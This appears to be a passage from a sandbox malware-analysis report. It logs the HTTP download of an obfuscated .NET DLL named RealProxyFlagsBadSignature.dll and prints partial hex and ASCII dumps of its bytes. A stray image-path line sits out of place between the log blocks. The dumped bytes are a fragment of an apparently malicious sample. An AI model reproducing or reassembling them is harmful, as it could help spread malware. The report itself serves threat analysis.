2022-08-08 20:21:09 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 20:21:09 GMT Content-Type: application/x-msdos-program Content-Length: 59904 Connection: close CF-Ray: 737af4ed0aeb9168-FRA Accept-Ranges: bytes Age: 126957 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=RealProxyFlagsBadSignature.dll, attachment ETag: "79242a4038e35f2234d3373fb9133c3b" Expires: Tue, 08 Aug 2023 20:21:09 GMT Last-Modified: Sun, 07 Aug 2022 05:12:50 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1659849170365462 x-goog-hash: crc32c=NYw5/Q== x-goog-hash: md5=eSQqQDjjXyI00zc/uRM8Ow== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 59904 X-GUploader-UploadID: ADPycdtRyusN_8DC5mg2MaVL524NLkn5nNeiOIitS4yQBgVRJp9EkfaQwQZi1fehDhLK Vcf0Zt4Nik1UNY7AFqv7RQqo X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=lSrBqSdtmz7eJi5F%2FZQuOrYsTTnEOO ZHaNgbOny3bTvOFEW1VpwFbRJu53FirNtFJPkm%2FpzIJxOQ2j0vN0cibGxmOHoTHAre3hhtkjY6Yt08xEPPT0tBPI 21FMSgXB24x0%2FJDA%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-08-08 20:21:09 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c2 48 ef 62 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 b8 00 00 00 30 00 00 00 00 00 00 00 8e d6 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 02 00 00 00 00 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELHb!0 @ @`
2022-08-08 20:21:09 UTC	2	IN	Data Raw: 38 a3 05 00 00 20 0b 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0b 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 1b 05 00 00 38 23 02 00 00 38 1e 02 00 00 20 0d 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0d 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 ea 05 00 00 38 f8 01 00 00 38 f3 01 00 00 20 15 00 00 00 fe 0c 00 00 3f fc 00 00 00 20 15 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 74 08 00 00 20 11 00 00 00 fe 0c 00 00 3f 64 00 00 00 20 11 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 19 07 00 00 20 0f 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0f 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 34 06 00 00 38 8b 01 00 00 20 10 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 10 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 93 06 00 00 38 65 01 00 00 38 60 01 00 00 20 13 00 00 00 fe 0c 00 00 3f 3e 00 00 00 20 13 00 Data Ascii: 8 ? =88#8 ? =888 ? =8t ?d =8 ? =848 ? =88e8` ?>
2022-08-08 20:21:09 UTC	4	IN	Data Raw: 00 00 01 e0 fe 0c 0c 00 fe 0c 02 00 58 4a 54 fe 0c 0b 00 fe 0c 03 00 20 00 00 00 00 59 fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 9e fe 0c 03 00 20 01 00 00 00 58 fe 0e 03 00 fe 0c 0c 00 20 10 00 00 00 58 fe 0e 0c 00 38 56 f8 ff ff fe 0c 04 00 fe 0c 03 00 20 01 00 00 00 59 20 01 00 00 00 9c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 fe 0c 06 00 fe 0c 03 00 20 01 00 00 00 59 9a fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4a fe 0c 01 00 7e 03 00 00 04 fe 0c 0b 00 fe 0c 03 00 20 01 00 00 00 59 94 97 29 05 00 00 11 7e 03 00 00 04 fe 0c 0c 00 fe 0c 02 00 58 4a 97 29 06 00 00 11 55 fe 0c 0c 00 20 08 00 00 00 58 fe 0e 0c 00 38 c3 f7 ff ff fe 0c 08 00 fe 0c 03 00 20 02 00 00 00 59 8f 05 00 00 01 e0 4c fe 0c 08 00 fe 0c 03 00 Data Ascii: XJT Y XXJ X X8V Y Y Y YJ~ Y)~XJ)U X8 YL
2022-08-08 20:21:09 UTC	5	IN	Data Raw: 0a 2a 2a fe 09 00 00 28 06 00 00 0a 2a 2a fe 09 00 00 73 07 00 00 0a 2a 00 00 13 30 03 00 98 00 00 00 00 00 00 00 20 08 00 00 00 8d 0b 00 00 01 80 03 00 00 04 7e 03 00 00 04 20 00 00 00 00 fe 06 02 00 00 06 9b 7e 03 00 00 04 20 01 00 00 00 fe 06 03 00 00 06 9b 7e 03 00 00 04 20 02 00 00 00 fe 06 04 00 00 06 9b 7e 03 00 00 04 20 03 00 00 00 fe 06 05 00 00 06 9b 7e 03 00 00 04 20 04 00 00 00 fe 06 06 00 00 06 9b 7e 03 00 00 04 20 05 00 00 00 fe 06 07 00 00 06 9b 7e 03 00 00 04 20 06 00 00 00 fe 06 08 00 00 06 9b 7e 03 00 00 04 20 07 00 00 00 fe 06 09 00 00 06 9b 2a 26 02 28 08 00 00 0a 00 00 2a 2a 00 02 28 0c 00 00 0a 00 00 2a aa 73 0e 00 00 0a 80 04 00 00 04 73 0f 00 00 0a 80 05 00 00 04 73 10 00 00 0a 80 06 00 00 04 73 11 00 00 0a 80 07 00 00 04 00 2a 13 Data Ascii: **(**s*0 ~ ~ ~ ~ ~ ~ ~ ~ *&(**(*ssss*
2022-08-08 20:21:09 UTC	6	IN	Data Raw: 00 2b 0a 2b 06 00 00 05 0a 2b 00 06 2a 13 30 02 00 98 01 00 00 1b 00 00 11 00 05 14 fe 01 16 fe 01 13 10 11 10 39 80 01 00 00 05 6f 36 00 00 0a 0b 38 64 01 00 00 07 6f 37 00 00 0a 0c 07 6f 38 00 00 0a 13 10 11 10 39 4a 01 00 00 07 6f 06 00 00 2b 0d 07 6f 3a 00 00 0a 6f 3b 00 00 0a 13 04 09 14 fe 01 16 fe 01 13 10 11 10 39 25 01 00 00 02 2c 03 03 2d 03 16 2b 01 17 00 13 11 11 11 2c 58 02 8e b7 17 da 13 05 16 11 05 13 0e 13 08 2b 3e 02 11 08 9a 13 07 03 11 08 9a 13 06 11 04 11 07 6f 3c 00 00 0a 13 11 11 11 2c 1b 09 11 06 28 3d 00 00 0a 13 10 11 10 2c 07 07 6f 3e 00 00 0a 00 00 14 0b 00 2b 12 00 00 11 08 17 d6 13 08 11 08 11 0e 13 12 11 12 31 b8 00 07 14 fe 01 16 fe 01 13 11 11 11 39 aa 00 00 00 04 14 fe 01 16 fe 01 13 10 11 10 2c 7f 04 6f 3f 00 00 0a 17 da Data Ascii: +++*09o68do7o89Jo+o:o;9%,-+,X+>o<,(=,o>+19,o?
2022-08-08 20:21:09 UTC	8	IN	Data Raw: 00 00 06 16 28 54 00 00 0a 6a 02 d6 0b 2b 17 00 00 09 17 d6 0d 09 11 07 13 09 11 09 3e 4d ff ff ff 16 6a 0b 2b 00 07 2a 1b 30 0b 00 ec 05 00 00 22 00 00 11 00 18 8d 08 00 00 01 13 2f 11 2f 16 72 d2 04 00 70 a2 00 11 2f 17 72 75 07 00 70 a2 00 11 2f 28 31 00 00 06 13 04 18 8d 08 00 00 01 13 2f 11 2f 16 72 1a 08 00 70 a2 00 11 2f 17 72 15 0a 00 70 a2 00 11 2f 28 31 00 00 06 13 14 18 8d 08 00 00 01 13 2f 11 2f 16 72 ba 0a 00 70 a2 00 11 2f 17 72 61 0d 00 70 a2 00 11 2f 28 31 00 00 06 13 08 18 8d 08 00 00 01 13 2f 11 2f 16 72 06 0e 00 70 a2 00 11 2f 17 72 53 11 00 70 a2 00 11 2f 28 31 00 00 06 13 0a 18 8d 08 00 00 01 13 2f 11 2f 16 72 f8 11 00 70 a2 00 11 2f 17 72 a3 14 00 70 a2 00 11 2f 28 31 00 00 06 13 0b 18 8d 08 00 00 01 13 2f 11 2f 16 72 48 15 00 70 a2 Data Ascii: (Tj+>Mj+*0"//rp/rup/(1//rp/rp/(1//rp/rap/(1//rp/rSp/(1//rp/rp/(1//rHp
2022-08-08 20:21:09 UTC	9	IN	Data Raw: 20 13 24 00 11 1a 1f 2c 11 24 11 1f d6 9e 28 52 00 00 0a 1a fe 01 13 32 11 32 2c 22 11 12 12 01 7b 10 00 00 04 11 1a 6f 46 00 00 06 16 fe 01 13 31 11 31 2c 06 73 5e 00 00 0a 7a 00 2b 1f 11 15 12 01 7b 10 00 00 04 11 1a 6f 4a 00 00 06 16 fe 01 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 11 06 12 01 7b 10 00 00 04 6f 5e 00 00 06 15 fe 01 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 de 40 25 28 61 00 00 0a 13 2d 00 12 01 7b 11 00 00 04 84 28 62 00 00 0a 13 2e 11 2e 14 fe 01 16 fe 01 13 32 11 32 2c 08 11 2e 6f 63 00 00 0a 00 00 16 13 07 28 64 00 00 0a de 0d 28 64 00 00 0a de 00 00 17 13 07 2b 00 11 07 2a 41 1c 00 00 00 00 00 00 5e 02 00 00 45 03 00 00 a3 05 00 00 40 00 00 00 09 00 00 01 13 30 03 00 25 00 00 00 23 00 00 11 00 02 28 13 00 00 2b 0c 02 28 14 00 00 2b 0a 08 Data Ascii: $,$(R22,"{oF11,s^z+{oJ22,s^z{o^22,s^z@%(a-{(b..22,.oc(d(d+*A^E@0%#(+(+
2022-08-08 20:21:09 UTC	10	IN	Data Raw: 00 00 00 00 14 01 00 00 00 08 08 00 00 00 01 2f 37 dc ae ae dc 37 2f 01 2f 37 dc cb cb dc 37 2f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 09 09 00 00 00 01 76 e1 14 e2 e2 14 e1 76 01 76 e1 14 8f 8f 14 e1 76 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0a 0a 00 00 00 01 23 e0 a6 83 83 a6 e0 23 01 23 e0 a6 e1 e1 a6 e0 23 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0b 0b 00 00 00 01 44 f4 63 61 61 63 f4 44 01 44 f4 63 0d 0d 63 f4 44 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0c 0c 00 00 00 01 3b 76 fc f1 f1 fc 76 3b 01 3b 76 fc 88 88 fc 76 3b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0d 0d 00 00 00 01 Data Ascii: /77//77/vvvv####DcaacDDccD;vv;;vv;
2022-08-08 20:21:09 UTC	12	IN	Data Raw: 0d 89 88 88 89 0d 12 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 25 25 00 00 00 01 40 00 72 29 29 72 00 40 01 40 00 72 4c 4c 72 00 40 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 26 26 00 00 00 01 72 76 bb 70 70 bb 76 72 01 72 76 bb 02 02 bb 76 72 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 27 27 00 00 00 01 55 ac 1d 45 45 1d ac 55 01 55 ac 1d 36 36 1d ac 55 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 28 28 00 00 00 01 71 fa 59 45 45 59 fa 71 01 71 fa 59 2c 2c 59 fa 71 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 29 29 00 00 00 01 08 5f 25 11 11 25 5f 08 01 08 5f 25 7e 7e 25 5f 08 06 15 11 00 00 00 05 05 Data Ascii: %%@r))r@@rLLr@&&rvppvrrvvr"UEEUU66U((qYEEYqqY,,Yq))_%%__%~~%_

Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	13	IN	Data Raw: 00 00 14 01 00 00 00 41 41 00 00 00 01 28 e9 7e 32 32 7e e9 28 01 28 e9 7e 12 12 7e e9 28 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 42 42 00 00 00 01 0b ea 50 bd bd 50 ea 0b 01 0b ea 50 d9 d9 50 ea 0b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 43 43 00 00 00 01 53 1f 2d f2 f2 2d 1f 53 01 53 1f 2d 93 93 2d 1f 53 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 44 44 00 00 00 01 20 bf 80 05 05 80 bf 20 01 20 bf 80 7c 7c 80 bf 20 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 45 45 00 00 00 01 02 83 a0 91 91 a0 83 02 01 02 83 a0 e2 e2 a0 83 02 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 46 46 00 00 00 01 00 23 Data Ascii: AA(~22~((~~(BBPPPPCCS--SS--SDD || EEFF#
2022-08-08 20:21:09 UTC	14	IN	Data Raw: 03 03 71 a7 70 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 5e 5e 00 00 00 01 49 5c 51 39 39 51 5c 49 01 49 5c 51 4d 4d 51 5c 49 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 5f 5f 00 00 00 01 5b a6 9c 50 50 9c a6 5b 01 5b a6 9c 70 70 9c a6 5b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 60 60 00 00 00 01 05 6b 97 c3 c3 97 6b 05 01 05 6b 97 ab ab 97 6b 05 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 61 61 00 00 00 01 1f 01 62 87 87 62 01 1f 01 1f 01 62 f3 f3 62 01 1f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 62 62 00 00 00 01 1b d6 66 06 06 66 d6 1b 01 1b d6 66 72 72 66 d6 1b 06 15 11 00 00 00 05 05 00 00 Data Ascii: qp^^I\Q99Q\II\QMMQ\I__[PP[[pp[``kkkkaabbbbbbfffrrf
2022-08-08 20:21:09 UTC	16	IN	Data Raw: 14 01 00 00 00 7a 7a 00 00 00 01 4f 25 6a 23 23 6a 25 4f 01 4f 25 6a 46 46 6a 25 4f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7b 7b 00 00 00 01 17 c9 8a e0 e0 8a c9 17 01 17 c9 8a 92 92 8a c9 17 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7c 7c 00 00 00 01 46 24 a0 0d 0d a0 24 46 01 46 24 a0 23 23 a0 24 46 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7d 7d 00 00 00 01 14 42 91 60 60 91 42 14 01 14 42 91 08 08 91 42 14 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7e 7e 00 00 00 01 0f 29 86 71 71 86 29 0f 01 0f 29 86 05 05 86 29 0f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7f 7f 00 00 00 01 36 ce c7 32 Data Ascii: zzO%j##j%OO%jFFj%O{{||F$$FF$##$F}}B``BBB~~)qq)))62
2022-08-08 20:21:09 UTC	17	IN	Data Raw: 31 dc 49 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 13 13 00 00 00 01 11 b8 2a 8d 8d 2a b8 11 01 11 b8 2a ff ff 2a b8 11 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 14 14 00 00 00 01 77 3a 83 96 96 83 3a 77 01 77 3a 83 f9 f9 83 3a 77 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 15 15 00 00 00 01 07 0d b1 74 74 b1 0d 07 01 07 0d b1 00 00 b1 0d 07 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 16 16 00 00 00 01 7b 43 ce 6d 6d ce 43 7b 01 7b 43 ce 08 08 ce 43 7b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 17 17 00 00 00 01 1d aa 8e cc cc 8e aa 1d 01 1d aa 8e af af 8e aa 1d 06 15 11 00 00 00 05 05 00 00 00 01 Data Ascii: 1I****w::ww::wtt{CmmC{{CC{
2022-08-08 20:21:09 UTC	18	IN	Data Raw: 00 00 00 2f 2f 00 00 00 01 4b 02 15 a1 a1 15 02 4b 01 4b 02 15 e0 e0 15 02 4b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 30 30 00 00 00 01 64 67 a3 c8 c8 a3 67 64 01 64 67 a3 ba ba a3 67 64 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 31 31 00 00 00 01 32 4f 28 aa aa 28 4f 32 01 32 4f 28 c7 c7 28 4f 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 32 32 00 00 00 01 13 6d 96 e4 e4 96 6d 13 01 13 6d 96 a0 a0 96 6d 13 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 33 33 00 00 00 01 3c ab de ba ba de ab 3c 01 3c ab de d5 d5 de ab 3c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 34 34 00 00 00 01 45 4d 54 d6 d6 54 Data Ascii: //KKKK00dggddggd112O((O22O((O222mmmm33<<<<44EMTT
2022-08-08 20:21:09 UTC	20	IN	Data Raw: 4d 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4c 4c 00 00 00 01 10 fa 43 93 93 43 fa 10 01 10 fa 43 d1 d1 43 fa 10 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4d 4d 00 00 00 01 65 b2 63 8a 8a 63 b2 65 01 65 b2 63 ff ff 63 b2 65 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4e 4e 00 00 00 01 4b 2b cb ea ea cb 2b 4b 01 4b 2b cb 93 93 cb 2b 4b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4f 4f 00 00 00 01 16 9d 9a 2e 2e 9a 9d 16 01 16 9d 9a 0e 0e 9a 9d 16 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 50 50 00 00 00 01 09 a8 9b 11 11 9b a8 09 01 09 a8 9b 77 77 9b a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 Data Ascii: MLLCCCCMMeccceecceNNK++KK++KOO..PPww
2022-08-08 20:21:09 UTC	21	IN	Data Raw: 00 68 68 00 00 00 01 5e 50 b3 6c 6c b3 50 5e 01 5e 50 b3 1b 1b b3 50 5e 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 69 69 00 00 00 01 6c 13 b1 74 74 b1 13 6c 01 6c 13 b1 03 03 b1 13 6c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6a 6a 00 00 00 01 09 a8 84 c6 c6 84 a8 09 01 09 a8 84 b1 b1 84 a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6b 6b 00 00 00 01 50 9e 93 66 66 93 9e 50 01 50 9e 93 48 48 93 9e 50 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6c 6c 00 00 00 01 66 0c e7 09 09 e7 0c 66 01 66 0c e7 68 68 e7 0c 66 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6d 6d 00 00 00 01 62 b3 c7 2b 2b c7 b3 62 Data Ascii: hh^PllP^^PP^iilttlllljjkkPffPPHHPlffffhhfmmb++b
2022-08-08 20:21:09 UTC	22	IN	Data Raw: 00 03 00 00 00 26 00 00 00 06 00 00 00 0c 00 00 00 10 00 00 00 0f 00 00 00 01 00 00 00 01 00 00 00 05 00 00 00 01 00 00 00 10 00 00 00 04 00 00 00 14 00 00 00 00 00 0b 0b 01 00 00 00 00 00 06 00 6a 05 6d 0b 06 00 71 09 6d 0b 06 00 2b 12 6d 0b 06 00 64 00 6d 0b 06 00 7b 00 6d 0b 12 00 c9 11 4b 0f 06 00 41 0d 6d 0b 06 00 5d 0a 6d 0b 06 00 aa 0c 6d 0b 06 00 bf 12 6d 0b 06 00 38 0f 6d 0b 0a 00 3a 06 9a 0f 06 00 58 07 4b 0f 12 00 89 07 f5 0a 12 00 ca 06 f5 0a 12 00 41 07 12 0e 0a 00 a6 0e 5e 0f 06 00 41 08 4b 0f 0a 00 54 0e 9a 0f 12 00 13 07 df 0b 0a 00 e5 07 59 03 0a 00 cd 07 e3 0f 06 00 91 11 0a 10 06 00 a7 05 6d 0b 06 00 9f 04 6d 0b 06 00 21 0f 6d 0b 0a 00 89 08 59 03 0a 00 0f 00 cb 0a 06 00 a2 07 c4 0f 0e 00 b6 12 25 0d 06 00 39 00 3e 03 06 00 01 00 3e 03 Data Ascii: &jmqm+mdm{mKAm]mmm8m:XKA^AKTYmm!mY%9>>
2022-08-08 20:21:09 UTC	24	IN	Data Raw: 77 00 02 00 60 2f 00 00 00 00 83 00 a4 05 a2 01 02 00 7c 2f 00 00 00 00 46 02 51 0a ab 01 02 00 94 2f 00 00 00 00 11 00 06 03 c3 01 02 00 c0 2f 00 00 00 00 01 00 f2 02 d0 01 03 00 de 2f 00 00 00 00 06 18 2b 0f 8a 00 04 00 ec 2f 00 00 00 00 03 08 28 04 02 01 04 00 2c 30 00 00 00 00 06 18 2b 0f 8a 00 04 00 de 2f 00 00 00 00 01 18 2b 0f 8a 00 04 00 44 30 00 00 00 00 16 08 76 09 a9 02 04 00 a4 30 00 00 00 00 16 08 80 09 c0 02 05 00 04 31 00 00 00 00 16 08 8a 09 dc 02 07 00 6c 31 00 00 00 00 16 08 9d 09 f2 02 09 00 cc 31 00 00 00 00 16 08 8a 09 01 03 0c 00 ea 31 00 00 00 00 16 08 9d 09 0a 03 0e 00 f8 31 00 00 00 00 16 00 fd 07 1b 03 11 00 24 32 00 00 00 00 16 00 28 07 33 03 13 00 4c 32 00 00 00 00 16 00 cd 10 49 03 15 00 ac 32 00 00 00 00 16 00 cd 10 bb 03 19 Data Ascii: w`|/FQ///+/(,0+/+D0v01l1111$2(3L2I2
2022-08-08 20:21:09 UTC	25	IN	Data Raw: 00 01 00 a0 0a 00 00 01 00 3c 05 00 00 01 00 19 03 00 00 02 00 d2 02 00 00 01 00 e1 11 00 00 02 00 ed 09 00 00 01 00 e7 00 00 00 02 00 ed 12 00 00 01 00 74 0a 00 00 02 00 e4 03 00 00 03 00 90 0a 00 00 04 00 f7 00 00 00 01 00 36 13 00 00 01 00 74 0a 00 00 02 00 e4 03 00 00 03 00 90 0a 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 19 03 00 00 02 00 b2 0a 00 00 03 00 9e 06 00 00 01 00 9b 12 00 00 01 00 19 03 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 0b 00 b2 0a 00 00 0c 00 9e 06 00 00 01 00 dc 0c 00 00 02 00 1a 0c 00 00 03 00 9b 12 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 Data Ascii: <t6t%%Us!Us


Timestamp	kBytes transferred	Direction	Data
2022-08-08 20:21:09 UTC	26	IN	Data Raw: 70 12 ec 04 89 01 6c 0e f1 04 99 01 59 0e fa 04 89 01 ae 13 10 05 59 00 de 09 2e 05 89 01 58 00 32 05 a1 01 62 00 37 05 a9 01 69 01 3e 05 a9 01 5a 0a 44 05 41 00 7c 12 4a 05 a1 01 81 00 51 05 41 00 08 12 d9 05 89 01 f2 09 df 05 41 00 d0 13 e5 05 41 00 01 12 ea 05 59 00 e8 0c f1 05 49 00 2b 0f 8a 00 b1 01 a9 13 f4 05 a1 01 06 11 01 06 c1 01 d2 0e 07 06 31 00 96 03 0d 06 31 00 2a 0b 8a 00 c1 01 c0 0e 73 00 51 01 27 13 22 06 51 01 02 13 22 06 41 00 d8 13 a1 04 41 00 f5 03 33 06 c9 01 81 06 39 06 19 00 59 11 60 07 c1 00 9c 13 66 07 f1 01 2b 0f 6c 07 11 02 d7 03 e7 07 09 02 2b 0f 8a 00 19 02 2b 0f 85 00 21 02 2b 0f 85 00 29 02 2b 0f 85 00 31 02 2b 0f 85 00 39 02 2b 0f 85 00 41 02 2b 0f 85 00 49 02 2b 0f 85 00 51 02 2b 0f d3 08 61 02 2b 0f e3 08 69 02 2b 0f 8a Data Ascii: plYY.X2b7i>ZDA|JQAAAYI+11*sQ"'Q"AA39Y`f+l++!+)+1+9+A+I+Q+a+i+
2022-08-08 20:21:09 UTC	28	IN	Data Raw: 03 69 00 aa 03 67 00 b6 03 73 00 02 04 5a 00 ad 04 a1 00 be 01 5a 00 a7 05 5a 00 ac 05 5a 00 b1 05 5a 00 b6 05 5a 00 bb 05 5a 00 c0 05 5a 00 c5 05 5a 00 ca 05 5a 00 cf 05 5a 00 d4 05 cb 00 2f 06 cd 00 2f 06 00 49 45 6e 75 6d 65 72 61 62 6c 65 60 31 00 43 6f 6e 74 65 78 74 56 61 6c 75 65 60 31 00 54 68 72 65 61 64 53 61 66 65 4f 62 6a 65 63 74 50 72 6f 76 69 64 65 72 60 31 00 49 45 6e 75 6d 65 72 61 74 6f 72 60 31 00 4c 69 73 74 60 31 00 52 65 73 65 72 76 65 64 31 00 52 65 61 64 49 6e 74 33 32 00 54 6f 49 6e 74 33 32 00 46 75 6e 63 60 32 00 52 65 73 65 72 76 65 64 32 00 49 6e 74 36 34 00 54 6f 49 6e 74 31 36 00 3c 4d 6f 64 75 6c 65 3e 00 67 65 74 45 6e 63 6f 64 69 6e 67 43 4d 53 53 45 43 54 49 4f 4e 45 4e 54 52 59 49 44 4d 45 54 41 44 41 54 41 00 65 72 49 Data Ascii: igsZZZZZZZZZZZ//IEnumerable`1ContextValue`1ThreadSafeObjectProvider`1IEnumerator`1List`1 